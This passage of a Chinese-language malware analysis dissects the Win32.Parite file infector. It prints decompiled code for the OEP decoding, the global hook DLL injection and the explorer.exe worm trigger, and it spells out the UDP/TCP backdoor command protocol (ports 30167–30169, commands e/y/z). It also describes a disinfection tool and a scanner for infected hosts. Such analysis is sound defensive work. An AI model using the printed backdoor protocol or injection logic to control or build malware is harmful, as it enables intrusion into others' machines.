  __int16 v5; // [esp+12Ch] [ebp-1Ch]
  __int16 v6; // [esp+12Eh] [ebp-1Ah]
  int *v7; // [esp+140h] [ebp-8h]
  int v8; // [esp+144h] [ebp-4h]

  __InitExceptBlockLDTC();
  v5 = 8;
  if ( a1 )
  {
    if ( a1[19] )
      *a1[19] = sub_401F7C;
    if ( a1[20] )
      *a1[20] = sub_401FC0;
    if ( a1[21] )
      *a1[21] = sub_40200C;
  }
  Decode_OEP_4022BC(a1, 0);
  v3 = (Registry::TRegistry *)Registry::TRegistry::TRegistry((Registry::TRegistry *)dword_40C94C);
  hObject = OpenMutexA(0x1F0001u, 0, "Residented");
  v5 = 32;
  if ( !hObject || (result = sub_4019A8(v3, &v2, 262)) != 0 && v2 < 9u && v2 >= 2u )
    result = (unsigned int)SetWindowsHookExA(4, AttachHook, 0, 0);
  v5 = 20;
  if ( hObject )
    result = CloseHandle(hObject);
```

Decode_OEP(sub_4022BC)函數中的程式碼，主要是取得組態區塊中的43504D、43506E的二個陣列位址，經由sub_40232C函數進行運算，產生出16 bytes的數值，拆成4組DWORD值，與被編碼的OEP進行四次的XOR運算，最後的結果為原始OEP，有了OEP就能順利的修復被感染的PE執行檔。

```
char *__fastcall Decode_OEP_4022BC(int a1, char a2)
{
  int v2; // esi
  char *result; // eax
  signed int v4; // ebx
  signed int v5; // ebx
  char v6; // [esp+Ch] [ebp-1Ch]
  int v7; // [esp+1Ch] [ebp-Ch]
  char *v8; // [esp+20h] [ebp-8h]
  int v9; // [esp+24h] [ebp-4h]

  v2 = a1;                                      // 00435032
  v7 = 0;
  result = (char *)(a1 + 0x1B);                 // 00435032+1B=0043504D
  if ( a2 )
  {
    *result = 8;
  }
  else if ( *result != 8 )
  {
    return result;
  }
  v9 = v2 + 0x3C;                               // 00435032+3C=0043506E
  v8 = &v6;
  v4 = 0;
  do
  {
    sub_40232C(*(_BYTE *)(v2 + 0x30 + v4), (int)&v6, &v7);// 00435032+30=00435062
    sub_40232C(*(_BYTE *)(v9 + v4++), (int)&v6, &v7);
  }
  while ( v4 < 8 );
  v5 = 0;
  do
  {
    result = v8;
    *(_DWORD *)(v2 + 12) ^= *(_DWORD *)&v8[4 * v5++];// 00435032+0C = OEP
  }
  while ( v5 < 4 );
  return result;
}
```

接著使用SetWindowsHookExA設置全局鉤子，將DLL注入所有處理程序中。

```
char __cdecl Initiate(_DWORD **a1)
{
  char result; // al
  unsigned __int16 v2; // [esp+Ch] [ebp-13Ch]
  Registry::TRegistry *v3; // [esp+114h] [ebp-34h]
  HANDLE hObject; // [esp+118h] [ebp-30h]
  __int16 v5; // [esp+12Ch] [ebp-1Ch]
  __int16 v6; // [esp+12Eh] [ebp-1Ah]
  int *v7; // [esp+140h] [ebp-8h]
  int v8; // [esp+144h] [ebp-4h]

  __InitExceptBlockLDTC();
  v5 = 8;
  if ( a1 )
  {
    if ( a1[19] )
      *a1[19] = sub_401F7C;
    if ( a1[20] )
      *a1[20] = sub_401FC0;
    if ( a1[21] )
      *a1[21] = sub_40200C;
  }
  Decode_OEP_4022BC((int)a1, 0);
  v3 = (Registry::TRegistry *)Registry::TRegistry::TRegistry((Registry::TRegistry *)dword_40C94C);
  hObject = OpenMutexA(0x1F0001u, 0, "Residented");
  v5 = 32;
  if ( !hObject || (result = sub_4019A8(v3, &v2, 262)) != 0 && v2 < 9u && v2 >= 2u )
    result = (unsigned int)SetWindowsHookExA(WH_CALLWNDPROC, AttachHook, 0, 0);
  v5 = 20;
  if ( hObject )
    result = CloseHandle(hObject);
```

當被注入的處理程序為explorer.exe時，Win32.Parite則會開始執行蠕蟲的行為。

```
27  else if ( a2 == 1 && GetModuleFileNameA(0, &Filename, 0x104u) )
28  {
29    v7 = 20;
30    sub_452DF8(&v13);
31    ++v8;
32    sub_452E9C(&lpLibFileName, &v13);
33    --v8;
34    sub_452E6C(&v13, 2);
35    v7 = 32;
36    v12 = 0;
37    ++v8;
38    unknown_libname_186(0, &v12);
39    lpString2 = 0;
40    ++v8;
41    Sysutils::ExtractFileName(v12);
42    if ( lpString2 )
43      v3 = lpString2;
44    else
45      v3 = &byte_45447E;
46    v4 = lstrcmpiA("explorer.exe", v3) == 0;
47    --v8;
48    sub_452E6C(&lpString2, 2);
49    --v8;
50    sub_452E6C(&v12, 2);
51    if ( v4 )
52      Action_401C0C();                          // worm main func
53  }
54  return 1;
55}
```


Win32.Parite - 後門功能

在病毒主體DLL中的程式碼，可以看到一段有興趣的程式碼，Win32.Parite支援後門功能，後門利用UDP協議來發送指令，被控制端會監聽UDP 30167通訊埠等待接收指令，被控制端回報之結果會回傳到控制端的UDP 30168通訊埠，需要上傳資料時，則需要在控制端上監聽TCP 30169通訊埠，等待被控制端主動連線，此時就能上傳資料內容。


```
int __usercall TFuncModule_UdpOnDataReceived@<eax>(int a1@<eax>, int a2@<edx>, int a3@<ecx>, int a4, ...)
{
  int v4; // esi
  int v5; // ebx
  int result; // eax
  char *handle; // [esp+Ch] [ebp-2Ch]
  int v8; // [esp+10h] [ebp-28h]
  __int16 v9; // [esp+24h] [ebp-14h]
  __int16 v10; // [esp+26h] [ebp-12h]
  int v11; // [esp+30h] [ebp-8h]
  va_list va; // [esp+44h] [ebp+Ch]

  va_start(va, a4);
  v4 = a3;
  v5 = a1;
  __InitExceptBlockLDTC();
  System::AnsiString::AnsiString((char *)va, (char *)va);
  v11 = 2;
  handle = (char *)operator new[](v4);
  v9 = 20;
  Nmudp::TNMUDP::ReadBuffer(*(Nmudp::TNMUDP **)(v5 + 80), handle, v4, &v8);
  switch ( *handle )
  {
    case 'e':
      sub_405FF0(v8);
      break;
    case 'y':
      sub_4061B0(v8);
      break;
    case 'z':
      sub_406404(v8);
      break;
  }
```

回報主機資訊

控制端發送出e的字元到被控制端的UDP 30167通訊埠。




被控制端會回報主機資訊到控制端的UDP 30168通訊埠。




執行指令

控制端發送出y的字元，接著DWORD值，1是顯示在畫面中，0是隱藏在背景中執行，隨後跟著要下達的指令(可接參數)，最後以\x00結尾。




當指令成功被執行後，被控制端會回傳g字元，後面接上Done的字串。




上傳檔案

控制端發送出z的字元，接著檔案名稱，最後以\x00結尾，該檔案會被存放在%WINDIR%資料夾下。



控制端監聽TCP 30169通訊埠，等待被控制端連線成功後之後便可以傳送的資料內容，結束連線後，資料將被寫入到檔案裡面。




修復被感染的檔案


被感染的檔案差異

這裡分析一下被感染後的執行檔有什麼變化：

- Section數多1
- 原始進入點(OEP)被指向最後一個病毒所在的Section
- 載入記憶體的映像檔(Image)變大
- 修改了.rdata的屬性
- 新增了新的病毒節區




檔案比對中，還有最後被修改的二個地方，分別為C600、E9F8。



Result	Address A	Size A	Address B	Size B
Match	230h	28h	230h	28h
Difference	258h	14h	258h	28h
Match	26Ch	180h	280h	180h
Only in A	3ECh	14h		
Match	400h	C200h	400h	C200h
Difference	C600h	6h	C600h	6h
Match	C606h	23F2h	C606h	23F2h
Difference	E9F8h	6h	E9F8h	6h
Match	E9FEh	1A02h	E9FEh	1A02h
Only in B			10400h	64FE2h

可以看到這二個地方，其實是Import Tables中kernel32.dll的前二個函數，感染後的檔案因為沒寫自己取API的Shellcode，因此靠著在導入表中插入LoadLibraryA，GetProcAddress來確保Shellcode中能正常使用此二個函數取得要用的API，在執行Shellcode時會將其還原。



```
21        ord:23 rva2iat: 0000E16C
22        ord:3 rva2iat: 0000E170
23
24 KERNEL32.dll
25        SetLastError  ord:1139 rva2iat: 0000E000
26        ReadFile  ord:960 rva2iat: 0000E004
27        GetProcessHeap  ord:586 rva2iat: 0000E008
28        SetEndOfFile  ord:1107 rva2iat: 0000E00C
```

```
21        ord:23 rva2iat: 0000E16C
22        ord:3 rva2iat: 0000E170
23
24 KERNEL32.dll
25        LoadLibraryA  ord:0 rva2iat: 0000E000
26        GetProcAddress  ord:0 rva2iat: 0000E004
27        GetProcessHeap  ord:586 rva2iat: 0000E008
28        SetEndOfFile  ord:1107 rva2iat: 0000E00C
```


解毒程式

在了解被感染的檔案有什麼改變之後，我們便可以撰寫解毒程式來修復被感染的檔案。 解毒程式基本上做了以下的事情：

1. 檢查進入點是否落在最後一個節區，且節區名稱為 .
2. 讀取xor解碼的運算數值、編碼資料的位址與編碼資料的大小
3. 解碼並讀取Parite的組態
4. 解碼原始進入點(oep)
5. NumberOfSections減1
6. SizeOfImage減最後一個節區的虛擬大小
7. 刪除最後一個節區頭
8. 修改.rdata節區的屬性
9. 修復導入表

使用方法

`Usage: fix.exe <file or directory>`




測試

`> fix.exe setupSrv.exe`

```
C:\Users\User\Desktop>fix.exe test\setupSrv.exe
2023/02/10 11:11:28 Try to fix: test\setupSrv.exe
2023/02/10 11:11:28 Error parsing the import table. AddressOfData overlaps with THUNK_DATA for THUNK at:
  RVA 0x4
2023/02/10 11:11:28 data at RVA can't be fetched. Corrupt header?
2023/02/10 11:11:28 Error parsing the import table. AddressOfData overlaps with THUNK_DATA for THUNK at:
  RVA 0x4
2023/02/10 11:11:28 data at RVA can't be fetched. Corrupt header?
2023/02/10 11:11:28 Error parsing the import table. AddressOfData overlaps with THUNK_DATA for THUNK at:
  RVA 0x4
2023/02/10 11:11:28 data at RVA can't be fetched. Corrupt header?
2023/02/10 11:11:28 Fixed: test\setupSrv.exe_clean
2023/02/10 11:11:28 main, execution time 62.5ms
```

修復好的檔案會在同樣路徑，檔案名稱以 `_clean` 結尾。 查看修復的檔案，可以看到最後一個被感染的節區與進入點(ep)都已經修正。




檢查主機是否受害

我們了解當控制端發送出e的字元到被控制端的UDP 30167通訊埠後，被控制端會回報主機資訊到控制端的UDP 30168通訊埠。 因此我們可以利用這點開發一個掃描程式，對內網主機傳送e的字元並在發送端監聽UDP 30168通訊埠等待回傳資訊。

掃描程式


使用方法

```
Usage: scan.exe iplist
```



測試

```
 > scan.exe 127.0.0.1
> scan.exe 192.168.0.0/16
```



掃描程式工具下載點

